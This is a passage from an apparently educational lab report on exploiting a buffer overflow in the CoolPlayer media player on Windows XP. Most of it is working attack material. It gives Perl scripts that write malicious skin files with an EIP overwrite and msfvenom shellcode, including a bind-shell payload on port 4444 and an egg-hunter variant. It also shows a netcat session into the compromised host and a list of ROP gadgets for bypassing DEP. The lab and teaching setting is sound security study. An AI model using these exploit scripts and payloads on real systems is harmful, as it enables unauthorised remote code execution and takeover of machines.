"\xa4\x16\x15\x09\x26\x65\x4a\xe9\x17\xa6\x9f\xe8\x50\xdb" .
"\x52\xb8\x09\x97\xc1\x2d\x3e\xed\xd9\xc6\x0c\xe3\x59\x3a" .
"\xc4\x02\x4b\xed\x5f\x5d\x4b\x0f\x8c\xd5\xc2\x17\xd1\xd0" .
"\x9d\xac\x21\xae\x1f\x65\x78\x4f\xb3\x48\xb5\xa2\xcd\x8d" .
"\x71\x5d\xb8\xe7\x82\xe0\xbb\x33\xf9\x3e\x49\xa0\x59\xb4" .
"\xe9\x0c\x58\x19\x6f\xc6\x56\xd6\xfb\x80\x7a\xe9\x28\xbb" .
"\x86\x62\xcf\x6c\x0f\x30\xf4\xa8\x54\xe2\x95\xe9\x30\x45" .
"\xa9\xea\x9b\x3a\x0f\x60\x31\x2e\x22\x2b\x5f\xb1\xb0\x51" .
"\x2d\xb1\xca\x59\x01\xda\xfb\xd2\xce\x9d\x03\x31\xab\x52" .
"\x4e\x18\x9d\xfa\x17\xc8\x9c\x66\xa8\x26\xe2\x9e\x2b\xc3" .
"\x9a\x64\x33\xa6\x9f\x21\xf3\x5a\xed\x3a\x96\x5c\x42\x3a" .
"\xb3\x3e\x05\xa8\x5f\xef\xa0\x48\xc5\xef";
open($FILE,">$file");
print $FILE $header.$junk.$eip.$shellcode;
close($FILE);
```

Figure 37 Calculator Script with EIP Value '0x7C86467B'

Figures 47 and 48 are different in their EIP values but both result in the execution of calculator. The shellcode generated from Msfvenom can be seen in Appendix A Figure 49:





Figure 50 Calculator Popup

2.3.6 CREATING A REVERSE SHELL

2.3.6.1 Generating a Shell Payload

MSFvenom (MSFvenom | Offensive Security, n.d.) can be used to generate a shell payload and cause the program to setup a listener to allow the Kali machine to connect to it. Using a cheat sheet from PenTest Wiki (Msfvenom Payloads Cheat Sheet, n.d.), this was used in the command that would generate the shellcode and create a bind TCP payload on the port 4444:



```
root@kali:~# msfvenom -p windows/shell_bind_tcp -e x86/shikata_ga_nai -b "\x00\x0a\x0d\xff\x2c\x3d" -f perl LPO
RT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
Final size of perl file: 1560 bytes
my $buf =
"\xbb\x76\xee\x98\xa0\xda\xda\xd9\x74\x24\xf4\x5a\x29\xc9" .
"\xb1\x53\x31\x5a\x12\x03\x5a\x12\x83\xb4\xea\x7a\x55\xc4" .
"\x1b\xf8\x96\x34\xdc\x9d\x1f\xd1\xed\x9d\x44\x92\x5e\x2e" .
"\x0e\xf6\x52\xc5\x42\xe2\xe1\xab\x4a\x05\x41\x01\xad\x28" .
"\x52\x3a\x8d\x2b\xd0\x41\xc2\x8b\xe9\x89\x17\xca\x2e\xf7" .
"\xda\x9e\xe7\x73\x48\x0e\x83\xce\x51\xa5\xdf\xdf\xd1\x5a" .
"\x97\xde\xf0\xcd\xa3\xb8\xd2\xec\x60\xb1\x5a\xf6\x65\xfc" .
"\x15\x8d\x5e\x8a\xa7\x47\xaf\x73\x0b\xa6\x1f\x86\x55\xef" .
"\x98\x79\x20\x19\xdb\x04\x33\xde\xa1\xd2\xb6\xc4\x02\x90" .
"\x61\x20\xb2\x75\xf7\xa3\xb8\x32\x73\xeb\xdc\xc5\x50\x80" .
"\xd9\x4e\x57\x46\x68\x14\x7c\x42\x30\xce\x1d\xd3\x9c\xa1" .
"\x22\x03\x7f\x1d\x87\x48\x92\x4a\xba\x13\xfb\xbf\xf7\xab" .
"\xfb\xd7\x80\xd8\xc9\x78\x3b\x76\x62\xf0\xe5\x81\x85\x2b" .
"\x51\x1d\x78\xd4\xa2\x34\xbf\x80\xf2\x2e\x16\xa9\x98\xae" .
"\x97\x7c\x34\xa6\x3e\x2f\x2b\x4b\x80\x9f\xeb\xe3\x69\xca" .
"\xe3\xdc\x8a\xf5\x29\x75\x22\x08\xd2\x68\xef\x85\x34\xe0" .
"\x1f\xc0\xef\x9c\xdd\x37\x38\x3b\x1d\x12\x10\xab\x56\x74" .
"\xa7\xd4\x66\x52\x8f\x42\xed\xb1\x0b\x73\xf2\x9f\x3b\xe4" .
"\x65\x55\xaa\x47\x17\x6a\xe7\x3f\xb4\xf9\x6c\xbf\xb3\xe1" .
"\x3a\xe8\x94\xd4\x32\x7c\x09\x4e\xed\x62\xd0\x16\xd6\x26" .
"\x0f\xeb\xd9\xa7\xc2\x57\xfe\xb7\x1a\x57\xba\xe3\xf2\x0e" .
"\x14\x5d\xb5\xf8\xd6\x37\x6f\x56\xb1\xdf\xf6\x94\x02\x99" .
"\xf6\xf0\xf4\x45\x46\xad\x40\x7a\x67\x39\x45\x03\x95\xd9" .
"\xaa\xde\x1d\xe9\xe0\x42\x37\x62\xad\x17\x05\xef\x4e\xc2" .
"\x4a\x16\xcd\xe6\x32\xed\xcd\x83\x37\xa9\x49\x78\x4a\xa2" .
"\x3f\x7e\xf9\xc3\x15";
```

Figure 51 Generation of Shell Bind TCP Code

The shellcode can be seen in Appendix A Figure 52.

2.3.6.2 Getting a Shell

This was then used within the next script that would generate the skin file and create a listener on port 4444:

```
my $file = "shell.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk = "\x41" x 1096;
#my $eip = pack('V',0x00112458);
#my $eip = pack('V',0x00120510);
my $eip = pack('V',0x7C86467B);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\xbb\x76\xee\x98\xa0\xda\xda\xd9\x74\x24\xf4\x5a\x29\xc9" .
"\xb1\x53\x31\x5a\x12\x03\x5a\x12\x83\xb4\xea\x7a\x55\xc4" .
"\x1b\xf8\x96\x34\xdc\x9d\x1f\xd1\xed\x9d\x44\x92\x5e\x2e" .
"\x0e\xf6\x52\xc5\x42\xe2\xe1\xab\x4a\x05\x41\x01\xad\x28" .
"\x52\x3a\x8d\x2b\xd0\x41\xc2\x8b\xe9\x89\x17\xca\x2e\xf7" .
"\xda\x9e\xe7\x73\x48\x0e\x83\xce\x51\xa5\xdf\xdf\xd1\x5a" .
"\x97\xde\xf0\xcd\xa3\xb8\xd2\xec\x60\xb1\x5a\xf6\x65\xfc" .
"\x15\x8d\x5e\x8a\xa7\x47\xaf\x73\x0b\xa6\x1f\x86\x55\xef" .
"\x98\x79\x20\x19\xdb\x04\x33\xde\xa1\xd2\xb6\xc4\x02\x90" .
"\x61\x20\xb2\x75\xf7\xa3\xb8\x32\x73\xeb\xdc\xc5\x50\x80" .
"\xd9\x4e\x57\x46\x68\x14\x7c\x42\x30\xce\x1d\xd3\x9c\xa1" .
"\x22\x03\x7f\x1d\x87\x48\x92\x4a\xba\x13\xfb\xbf\xf7\xab" .
"\xfb\xd7\x80\xd8\xc9\x78\x3b\x76\x62\xf0\xe5\x81\x85\x2b" .
"\x51\x1d\x78\xd4\xa2\x34\xbf\x80\xf2\x2e\x16\xa9\x98\xae" .
"\x97\x7c\x34\xa6\x3e\x2f\x2b\x4b\x80\x9f\xeb\xe3\x69\xca" .
"\xe3\xdc\x8a\xf5\x29\x75\x22\x08\xd2\x68\xef\x85\x34\xe0" .
"\x1f\xc0\xef\x9c\xdd\x37\x38\x3b\x1d\x12\x10\xab\x56\x74" .
"\xa7\xd4\x66\x52\x8f\x42\xed\xb1\x0b\x73\xf2\x9f\x3b\xe4" .
"\x65\x55\xaa\x47\x17\x6a\xe7\x3f\xb4\xf9\x6c\xbf\xb3\xe1" .
"\x3a\xe8\x94\xd4\x32\x7c\x09\x4e\xed\x62\xd0\x16\xd6\x26" .
"\x0f\xeb\xd9\xa7\xc2\x57\xfe\xb7\x1a\x57\xba\xe3\xf2\x0e" .
"\x14\x5d\xb5\xf8\xd6\x37\x6f\x56\xb1\xdf\xf6\x94\x02\x99" .
"\xf6\xf0\xf4\x45\x46\xad\x40\x7a\x67\x39\x45\x03\x95\xd9" .
"\xaa\xde\x1d\xe9\xe0\x42\x37\x62\xad\x17\x05\xef\x4e\xc2" .
"\x4a\x16\xcd\xe6\x32\xed\xcd\x83\x37\xa9\x49\x78\x4a\xa2" .
"\x3f\x7e\xf9\xc3\x15";

open($FILE,">$file");
print $FILE $header . $junk . $eip . $shellcode;
close($FILE);
print "ini file created successfully\n";
```

Figure 53 Shell Script

Figure 53 shows the script with the shell shellcode. Running this normally will show that the application has crashed. However, viewing the command line has shown that the port 4444 has opened up on the Windows XP machine:

```
C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3790           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
```

Figure 54 Connections on Windows XP Machine Show Port 4444 Active

On the Kali machine, connect to the Windows XP machine via port 4444. This should successfully connect and grant a shell on the Kali machine:

```
root@kali:~# nc 192.168.0.1 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\cool>whoami
```

Figure 55 Connecting to Windows XP Machine

Important information such as network configuration can be seen here, as further evidence:

```
C:\cool>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter eth0:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.0.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Figure 56 Network Config

2.3.6.3 Extra Exploitation

When the shell was granted, this immediately placed us into the 'C:\cool' directory. Navigating through other directories can also be achieved:

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\

01/10/2005  12:56                 0 AUTOEXEC.BAT
05/05/2017  16:07    <DIR>          cmd
01/10/2005  12:56                 0 CONFIG.SYS
12/05/2021  21:06    <DIR>          cool
26/02/2021  01:50    <DIR>          destiny
01/10/2005  14:12    <DIR>          Documents and Settings
11/02/2008  16:53    <DIR>          Inetpub
10/03/2015  17:35    <DIR>          metasploit
16/02/2021  20:51       370,706,187 metasploit.zip
17/03/2021  18:42    <DIR>          peercast
10/03/2015  17:20    <DIR>          Perl
23/03/2021  19:10    <DIR>          Program Files
02/01/2016  15:03    <DIR>          Python27
23/03/2021  20:16    <DIR>          RM
16/06/2008  18:26    <DIR>          rnd
20/01/2009  00:35    <DIR>          Savant
22/01/2009  18:37    <DIR>          software
22/05/2010  18:39    <DIR>          src
20/01/2009  00:24    <DIR>          tmp
15/06/2010  03:03    <DIR>          utils
22/05/2010  19:59    <DIR>          windbg
01/03/2021  17:38    <DIR>          WINDOWS
               3 File(s)    370,706,187 bytes
              19 Dir(s)  15,642,992,640 bytes free
```

Figure 57 Root Directory within XP Machine

2.3.7 Egg-Hunter Shellcode

2.3.7.1 Generation of Egg-Hunter Shellcode

The basis of an egg hunter is that once a buffer overflow vulnerability is discovered in an application, there must be a certain amount of allocated space to execute shellcode. Previously, the application was able to execute shellcode because there was enough space for this on the stack. However, some applications might not have enough space for this shellcode. This is where the concept of the egg hunter shellcode comes in. The egg gets placed into the vulnerable buffer along with instructions to locate the egg in memory. Once this gets executed, it will search memory for a unique string and once it is located it will then execute the shellcode that comes directly after the egg (Egghunter Shellcode, n.d.). On the Kali Machine, enter the following:

```
root@kali:~# msf-egghunter -p windows -a x86 -f perl -e BEEF -b "\x00\x0a\x0d\xff\x2c\x3d"
my $buf =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x42\x45\x45\x46\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7";
```

Figure 58 Use of Msf-Egghunter

Figure 58 shows the usage of msf-egghunter to generate egg shellcode. In this instance the value BEEF was specified as the string to search for. In Appendix A Figure 59 the egg shellcode can be seen.

2.3.7.2 The Egg-Hunter Script

Create the following script in Perl with the egg shellcode generated from earlier and the calculate shellcode. Note that the string to search for, e.g. BEEF, has been repeated twice:

```perl
my $file = "egg.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk = "\x41" x 1096;
my $eip = pack('V',0x7C86467B);

# egg
$shellcode = "\x90" x 16;
$shellcode .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x42\x45\x45\x46\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7";

# shellcode
$shellcode .= "\x90" x 200;
$shellcode .= "BEEFBEEF";
$shellcode .= "\xdb\xd1\xbd\xa8\xbb\x18\x53\xd9\x74\x24\xf4\x58\x33\xc9" .
"\xb1\x31\x31\x68\x18\x03\x68\x18\x83\xe8\x54\x59\xed\xaf" .
"\x4c\x1c\x0e\x50\x8c\x41\x86\xb5\xbd\x41\xfc\xbe\xed\x71" .
"\x76\x92\x01\xf9\xda\x07\x92\x8f\xf2\x28\x13\x25\x25\x06" .
"\xa4\x16\x15\x09\x26\x65\x4a\xe9\x17\xa6\x9f\xe8\x50\xdb" .
"\x52\xb8\x09\x97\xc1\x2d\x3e\xed\xd9\xc6\x0c\xe3\x59\x3a" .
"\xc4\x02\x4b\xed\x5f\x5d\x4b\x0f\x8c\xd5\xc2\x17\xd1\xd0" .
"\x9d\xac\x21\xae\x1f\x65\x78\x4f\xb3\x48\xb5\xa2\xcd\x8d" .
"\x71\x5d\xb8\xe7\x82\xe0\xbb\x33\xf9\x3e\x49\xa0\x59\xb4" .
"\xe9\x0c\x58\x19\x6f\xc6\x56\xd6\xfb\x80\x7a\xe9\x28\xbb" .
"\x86\x62\xcf\x6c\x0f\x30\xf4\xa8\x54\xe2\x95\xe9\x30\x45" .
"\xa9\xea\x9b\x3a\x0f\x60\x31\x2e\x22\x2b\x5f\xb1\xb0\x51" .
"\x2d\xb1\xca\x59\x01\xda\xfb\xd2\xce\x9d\x03\x31\xab\x52" .
"\x4e\x18\x9d\xfa\x17\xc8\x9c\x66\xa8\x26\xe2\x9e\x2b\xc3" .
"\x9a\x64\x33\xa6\x9f\x21\xf3\x5a\xed\x3a\x96\x5c\x42\x3a" .
"\xb3\x3e\x05\xa8\x5f\xef\xa0\x48\xc5\xef";

open($FILE,">$file");
print $FILE $header.$junk.$eip.$shellcode;
close($FILE);
```

Figure 60 Egg-Hunter Script

If done correctly, calculator should popup:




Figure 61 Calculator Execution with Egg-Hunter Script

2.4 SECTION 2 – BUFFER OVERFLOW WITH DEP ENABLED

2.4.1 DEP Setup

In Section 1, the exploits that were developed targeted the DEP disabled version on the Windows XP machine. However, one of the many countermeasures to stack based buffer overflows within Windows machines is a feature called Date Execution Prevention (otherwise known as DEP). This has been turned off so far so these would not usually work under DEP mode. DEP makes the stack non-executable to stop shellcode being inserted into the stack. Any shellcode that is on the stack that uses the jump to ESP method would cause an exception. This is where ROP chains come in. A ROP (Return Orientated Programming) chain is used to overcome non-executable memory to finally execute intended machine code by an attacker. This involves utilising a ROP gadget to make the stack executable gaining control over the program and being able to inject shellcode. A ROP gadget is a set of assembly instructions that end with either a RET instruction or analogs (User, 2017). To begin, go into settings and turn on DEP:




Figure 62 Viewing My Computer -> Properties




Figure 63 Viewing Advanced -> Performance




Figure 64 Turning on DEP Mode

2.4.2 Exploiting DEP

Now, we will search msvcrt.dll for ROP gadgets we can use in exploitation. Our bad characters have also been specified. Using Mona.py (corelan/mona, n.d.) enter the following:

Figure 65 Searching for ROP Gadgets

Figure 65 shows the bad characters which were found earlier being specified with the msvcrt.dll file being searched for ROP gadgets. The results of this will then be placed in C:\Program Files\Immunity Inc\Immunity Debugger\ROP.txt. This can be seen here:

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll
0x1a400000	0x1a532000	0x00132000	False	True	False	False	True
0x7c800000	0x7c8f6000	0x000f6000	False	True	False	False	True
0x77c10000	0x77c68000	0x00058000	False	True	False	False	True
0x73f10000	0x73f6c000	0x0005c000	False	True	False	False	True
0x7c900000	0x7c9af000	0x000af000	False	True	False	False	True
0x10200000	0x10260000	0x00060000	False	False	False	False	False
0x5dca0000	0x5de88000	0x001e8000	False	True	False	False	True
0x63000000	0x630e6000	0x000e6000	False	True	False	False	True
0x77fe0000	0x77ff1000	0x00011000	False	True	False	False	True
0x76390000	0x763ad000	0x0001d000	False	True	False	False	True
0x00400000	0x0051f000	0x0011f000	False	False	False	False	False
0x774e0000	0x7761d000	0x0013d000	False	True	False	False	True
0x77f60000	0x77fd6000	0x00076000	False	True	False	False	True
0x7e410000	0x7e4a1000	0x00091000	False	True	False	False	True
0x763b0000	0x763f9000	0x00049000	False	True	False	False	True
0x77120000	0x771ab000	0x0008b000	False	True	False	False	True
0x7c9c0000	0x7d1d7000	0x00817000	False	True	False	False	True
0x77e70000	0x77f02000	0x00092000	False	True	False	False	True
0x5d090000	0x5d12a000	0x0009a000	False	True	False	False	True
0x77c00000	0x77c08000	0x00008000	False	True	False	False	True
0x76b40000	0x76b6d000	0x0002d000	False	True	False	False	True
0x77f10000	0x77f59000	0x00049000	False	True	False	False	True
0x77dd0000	0x77e6b000	0x0009b000	False	True	False	False	True
0x00330000	0x00339000	0x00009000	True	True	False	False	True

Figure 66 ROP.txt Data

```
Interesting gadgets
-------------------
0x77c50c85 :  # ADD EBX,ECX # SUB AL,24 # POP EDX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c14001 :  # XCHG EAX,ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c28003 :  # MOV EAX,DWORD PTR SS:[EBP-24] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c35557 :  # PUSH ECX # PUSH EAX # POP EAX # POP ECX # POP EBP # POP ECX # POP EBX # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4c632 :  # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c26015 :  # ADD AL,0 # ADD BL,CH # ADD AH,BYTE PTR DS:[EBX] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c26017 :  # ADD BL,CH # ADD AH,BYTE PTR DS:[EBX] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c26019 :  # ADD AH,BYTE PTR DS:[EBX] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c241d9 :  # OR EAX,1 # MOV DWORD PTR DS:[ESI+4],EAX # POP EDI # MOV EAX,ESI # POP ESI # POP EBX # POP EBP # RETN 0x08    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3555a :  # POP ECX # POP EBP # POP ECX # POP EBX # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c4a01e :  # SUB ESI,DWORD PTR DS:[EAX+ECX+3A] # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24020 :  # POP EDI # MOV EAX,ESI # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24021 :  # MOV EAX,ESI # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24023 :  # POP ESI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c24024 :  # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c46027 :  # POP ECX # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c48028 :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c216ea :  # MOV EAX,EDI # POP EDI # POP EBP # RETN 0x04    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c32038 :  # POP EBX # POP ESI # MOV EAX,DWORD PTR SS:[EBP+8] # POP EDI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c32039 :  # POP ESI # MOV EAX,DWORD PTR SS:[EBP+8] # POP EDI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3203a :  # MOV EAX,DWORD PTR SS:[EBP+8] # POP EDI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3203e :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c041 :  # MOV EAX,DWORD PTR DS:[EDI+4] # MOV ECX,DWORD PTR SS:[EBP+10] # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,ESI # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c044 :  # MOV ECX,DWORD PTR SS:[EBP+10] # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,ESI # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c047 :  # MOV DWORD PTR DS:[ECX],EAX # MOV EAX,ESI # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c049 :  # MOV EAX,ESI # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c04b :  # POP EDI # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c04c :  # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c1c04d :  # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c38059 :  # ADD ESP,2C # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3805b :  # SUB AL,5E # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
0x77c3805c :  # POP ESI # POP EBP # RETN    ** [msvcrt.dll] **   |   {PAGE_EXECUTE_READ}
